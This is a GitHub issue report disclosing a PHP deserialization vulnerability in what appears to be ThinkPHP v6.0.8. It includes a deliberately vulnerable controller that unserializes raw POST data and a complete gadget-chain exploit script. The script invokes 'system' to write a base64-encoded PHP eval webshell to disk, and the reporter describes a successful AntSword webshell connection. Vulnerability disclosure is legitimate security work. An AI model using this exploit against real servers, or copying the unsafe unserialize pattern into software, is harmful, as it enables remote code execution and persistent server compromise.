New issue

Jump to bottom

PHP unserialize vulnerability in v6.0.8 #2561

Closed **Y4tacker** opened this issue on Jul 2, 2021 · 0 comments

Y4tacker commented on Jul 2, 2021

PHP unserialize vulnerability in v6.0.8-2

Vulnerability Demo

This chain does not show back on the web page, but can execute system commands, and the public chain is a little different from the Internet


First, simply write a route

```
<?php
namespace app\controller;

use app\BaseController;

class Index extends BaseController
{
    public function index()
    {
     if(isset($_POST['data'])){
           @unserialize($_POST['data']);
        }

    }

}
```


exp

```
<?php
namespace League\Flysystem\Cached\Storage{
    abstract class AbstractCache
    {
        protected $autosave = false;
        protected $complete = [];
        protected $cache = [``echo PD9waHAgZXZhbCgkX1BPU1RbMV0pOz8+|base64 -d > 2.php`'];
    }
}

namespace think\filesystem{
    use League\Flysystem\Cached\Storage\AbstractCache;
    class CacheStore extends AbstractCache
    {
        protected $store;
        protected $key;
        public function __construct($store,$key,$expire)
        {
            $this->key    = $key;
            $this->store  = $store;
            $this->expire = $expire;
        }
    }
}

namespace think\cache{
    abstract class Driver{

    }
}
namespace think\cache\driver{
    use think\cache\Driver;
    class File extends Driver
    {
        protected $options = [
            'expire'        => 0,
            'cache_subdir'  => false,
            'prefix'        => false,
            'path'          => 'y4tacker',
            'hash_type'     => 'md5',
            'serialize'     => ['system'],
        ];
    }
}
namespace{
    $b = new think\cache\driver\File();
    $a = new think\filesystem\CacheStore($b,'y4tacker','1111');
    echo urlencode(serialize($a));

}
```

Attempt to write file successful



Ant-sword connection successful



3A1%3A%7Bi%3A0%3Bs%3A57%3A

3

 **Y4tacker** closed this as completed on Jul 2, 2021

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant